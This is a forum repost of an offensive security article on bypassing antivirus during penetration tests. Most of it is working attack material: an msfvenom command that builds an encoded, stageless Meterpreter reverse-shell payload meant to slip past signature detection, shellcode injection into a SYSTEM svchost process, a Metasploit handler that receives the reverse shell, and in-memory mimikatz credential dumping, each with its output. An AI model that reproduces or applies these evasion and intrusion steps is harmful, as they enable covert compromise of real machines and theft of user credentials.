Article F#ck da Antivirus. How to bypass antivirus during pentest

baykal · 23.07.2021

Go to new | Trace

baykal
RAM User

23.07.2021 New #1

Antivirus is an extremely useful thing, but not when you need to go unnoticed in the attacked network. Today we will talk about how a pentest can deceive antivirus programs and avoid detection in a compromised system.
This article is the continuation of a series of publications devoted to post-exploitation.
In previous episodes:

- Cheat sheet on persistence. How to reliably register on the host or identify the fact of compromise;
- Kung Fu pivoting. Squeezing the most out of post-exploitation;
- Lateral Guide. Learn remote code execution in Windows from all sides;

Surely you are familiar with the situation when access to the attacked network is obtained and one step remains to the goal. But the antivirus does not allow you to perform the desired action, run a particular program. In my practice, there were cases when there was only one attempt, which failed because of the alarm raised by the antivirus. Antiviruses can sometimes delete completely harmless files, and not only executable. Therefore, hiding the real threat is an extremely difficult task.

In general, the task of bypassing the antivirus can occur in two
cases:

- when attacking. Here, the payload is launched either by a vulnerable application or, more often, by a user (social engineering). Mainly, it will be a means of consolidating and ensuring a permanent presence. The most important thing is not to burn;
- in post-exploitation. In this case, we run the program on a compromised system. It could be a sniffer, a privilege booster, or just some hacking software used to move around the network. And at the same time, it is more important for us to run the program, even if it did not work out on the first attempt and the antivirus threw out several alerts.

In the first case, it is enough only to apply a well-known technique - polymorphism. Change the code without changing its functionality. A good tactic is to write the code yourself. For example, with the help of twenty lines of code on VBS, you can implement a simple reverse shell and successfully bypass any antivirus. We will be more interested in the second case, and this will be the topic of this article.
Many useful tools to bypass the antivirus can be done using the same Meterpreter, but first it should at least
run. In each method under consideration, it is the launch of Meterpreter that will be the ultimate goal for us. After all, this tool has all the necessary capabilities, and if desired, can be used to run other specialized software directly in RAM. And everything that happens in RAM is almost unattainable for protection, since a detailed and constant analysis of memory entails colossal overhead costs that antiviruses cannot go to.
In order to effectively bypass the antivirus, we will need to think like an antivirus, try to predict its logic. Antivirus for us, of course, will be a black box. We do not know in detail how it works, but based on its behavior in different situations, we can conclude that it carefully monitors the source of the download of the executable file, and also monitors whether it was launched before, and if it was launched, how many times. Re-launches will take place under less "supervision".
By and large, we are dealing with two protection mechanisms:

- signature;
- heuristic (behavioral).

When analyzing signature, the antivirus takes into account many factors, in particular, the compiler has a great influence on the result. Here are the funny enough VirusTotal results for a harmless helloworld application written in C:

- i686-w64-mingw32-gcc — 11/68 detects;
- msvc — 2/64 detection;
- win-gcc — 0 detections.

As for the analysis of the behavior of the program, here you need to understand that, even if you managed to bypass the signatures, you can still burn, since any migrate PID or sekurlsa::logonPasswords can be intercepted due to the use of characteristic combinations of WinAPI functions that antiviruses monitor very carefully.
I suggest focusing on the signature engine, which is sufficient for most
cases. The article will not directly mention specific names of antiviruses, so as not to create ads or anti-ads for anyone. At the same time, we will not "sharpen" for a specific antivirus. We will check the results on a working antivirus, while we will try to use a universal way so that every time we do not come up with new methods of circumvention. In each case, the goal will be to smuggle a Meterpreter ontoto a compromised machine, which will allow us to execute anything in memory, to launch all the hacker


arsenal at our disposal.

LEGAL

The best fight is the one that was avoided. Therefore, in the fight against antiviruses, legal means are often used. Yes, they can't provide many "advanced things", but they can implement the necessary minimum in the form of a reverse shell for persistence and lateral movement, as well as a built-in proxy server and a flexible traffic redirect system when pivoting. And these are wonderful, well-known utilities - nc.exe, ncat.exe, socat.exe, plink.exe. Examples of their use have been described in my past articles. Blacks sometimes use the usual tools of cloud remote administration like RMS.
If in a compromised system you want to deploy a whole "bridgehead" in the form of Metasploit and similar hacker tools, then you can hide behind virtualization.

SHELLCODE INJECTING

The technique of embedding code in already running, and therefore, tested processes is widely known. The idea is that we have a separate program shellcode_inject.exe and shellcode itself in different files. It is more difficult for an antivirus to recognize a threat if it is scattered over several files, especially since these files do not pose a threat individually.



Отличные новости: кажется, этот файл безопасен

Угрозы в **shellcode_inject.exe** не обнаружены.

```
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\admin>cd Desktop

C:\Users\admin\Desktop>shellcode_inject.exe
shellcode_inject.exe PID shellcode.bin

C:\Users\admin\Desktop>
```

shellcode_inject.exe contains no threats


In turn, our shellcode looks even more innocuous if we convert it into printed characters.



```
~/tmp » msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 EXITFUNC=
thread -f raw -e x86/alpha_mixed -o meter.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 350410 (iteration=0)
x86/alpha_mixed chosen with final size 350410
Payload size: 350410 bytes
Saved as: meter.txt
------------------------------------------------------------------------------------------
~/tmp » cat meter.txt                                                 16.07.2021 17:36:18
�����p�_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIrmPZ9xWpuPuPc0ckPRBeRumY9un
aXCvtPEc0c09oyCK1XCXeU232ePv3rJUTPPKOzpwpEPs030gpGpGpC0gpuPWpC05PC0S0s07pGpePWpePEP5PC0
7pUPwp9h5P30wpFn5OLzdNWph4EY8M5qX8UQblhM5q2t1xsYps10rPBR0oaw1bQq0mWPqs0aPnBN2Ot4upRBPeu
p1baerNgPSYRNGPQTPO2sEpRM2OsTE56N6mfmWzQ4c0WpuP30GpUPc0G9mLpnvZTMym7p1yVmKM7pbItMKMwp0i
bkllKQQyuy9m5PBIpKNLIORI4ZkM5PRIPKnLm0piNnIm30U9fmYm6aBIZnImUPu9C4nensrIgl9m5Pu9tDlEk3e
9DL9mePbIGpNOypE927imc0CYePnOKlRIDLkMC0e9UPLoYNqy4LkMs0E9Sb2I0crHTMkMUPe97pgp5PuP30gpgp
5PEPs0ePs0UPwp7pc05Pc0ePuPS0S0gps0f0suc0WpPL6aGtWpj2BNaQcP5PS0Gp30EPc0S0Wpm05PTBGQvkc16
luPuPhvfaEPwpzFs0C0S0wp7p7pnzDxfac0gpb07pePS0TPTBuPC0C0UPB0UPTPuPGpS0URs0UPguGps030C0Wp
C0WpWtuPgpc0307p5Ps0wpVpGsGpePUTEPuPXkCLDCUPGrgps0wq30uP4Pc0304P30C0C0s0r0eP7pTPePgpePW
```

Giving up standalone (not staged) shell code. Looks innocuous


Looking at the contents of meter.txt, I'd rather think it's a string in Base64 than shell code.
It's worth noting that we used shell code meterpreter_reverse_tcp, not meterpreter/reverse_tcp.
This is an autonomous code that contains all the functions of Meterpreter, it will not download anything over the network, therefore, we will have less chances to burn. But the bunch of shellcode_inject.exe and meter.txt is already dangerous. Let's see if the antivirus can recognize the threat?



```
C:\Users\admin\Desktop>tasklist|findstr svchost
svchost.exe                    580 Services                   0      2 844 КБ
svchost.exe                    648 Services                   0      3 120 КБ
svchost.exe                    700 Services                   0      6 712 КБ
svchost.exe                    784 Services                   0     48 320 КБ
svchost.exe                    876 Services                   0     12 656 КБ
svchost.exe                    984 Services                   0      6 220 КБ
svchost.exe                   1052 Services                   0      8 536 КБ
svchost.exe                   1196 Services                   0      5 052 КБ
svchost.exe                   1684 Services                   0      1 716 КБ
svchost.exe                    532 Services                   0      7 216 КБ
svchost.exe                   5028 Services                   0      3 136 КБ

C:\Users\admin\Desktop>shellcode_inject.exe 580 meter.txt
process 580 opening with all access
allocation [0x0000000000320000] created
shellcode written
CreateRemoteThread: The operation completed successfully.
errno 0x0
C:\Users\admin\Desktop>
```

Meterpreter


Injection Note: we used a system process to inject the code, it immediately works in the context of the System. And it seems that our experimental antivirus, although at the end and sworn at the shellcode_inject.exe, but still missed this trick.



```
--------------------------------------------------------------------------------------
~/tmp » msfconsole -q -x 'use exploit/multi/handler;set payload windows/meterpreter_
reverse_tcp;set LHOST 10.0.0.1; set LPORT 4444;set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.15:49519) at 2021-07-16 17
:42:33 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name           Arch  Session  User                 Path
 ---   ----  ----           ----  -------  ----                 ----
 0     0     [System Proc
             ess]
```

By running

something like Meterpreter, an attacker will be able to run a payload directly in memory, bypassing the HDD.




```
meterpreter > secure
[*] Negotiating new encryption key ...
[+] Done.
meterpreter > execute -f /usr/share/windows-resources/mimikatz/Win32/mimikatz.exe -H -i -m
Process 5584 created.
Channel 1 created.

  .#####.   mimikatz 2.2.0 (x86) #18362 Jan  4 2020 18:59:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 93476 (00000000:00016d24)
Session           : Interactive from 1
User Name         : admin
Domain            : win7vm32
```

Running malware through Meterpreter in memory

For many years, this simple trick helped me out. It worked this time as well.

CODE CAVES


Each .exe file (.pe format) contains a code. At the same time, the entire code is designed as a set of functions. In turn, the compilation functions are placed not one by one closely, but with some alignment (16 bytes). Even greater voids arise due to alignment between partitions (4096 bytes). And thanks to all these alignments, many small "code caves" are created that are available for writing code in them. It all depends very much on the compiler. But for most PE files, and we're mainly interested in Windows, the picture might look something like the following screenshot.



```
[0x00401510]> afM

0x00401000  F...............F===============================================
0x00401040  ================================================================
0x00401080  ===========================.....==============..================
0x004010c0  ==========================......================================
0x00401100  ==============..F===============================================
0x00401140  ==============..F===============================================
0x00401180  ================================================================
0x004011c0  ================================================================
0x00401200  ================================================================
0x00401240  ===========================.....================================
0x00401280  ======..........======..........================================
0x004012c0  ================================================================
0x00401300  ================================================================
0x00401340  ================================================================
0x00401380  ===============================================.================
0x004013c0  ================================================================
0x00401400  ==============..=======================================.........
0x00401440  ================================================================
0x00401480  F=========================......F=========================......
0x004014c0  F============================...F===================............
```

Graphical representation of the arrangement of functions and voids between them

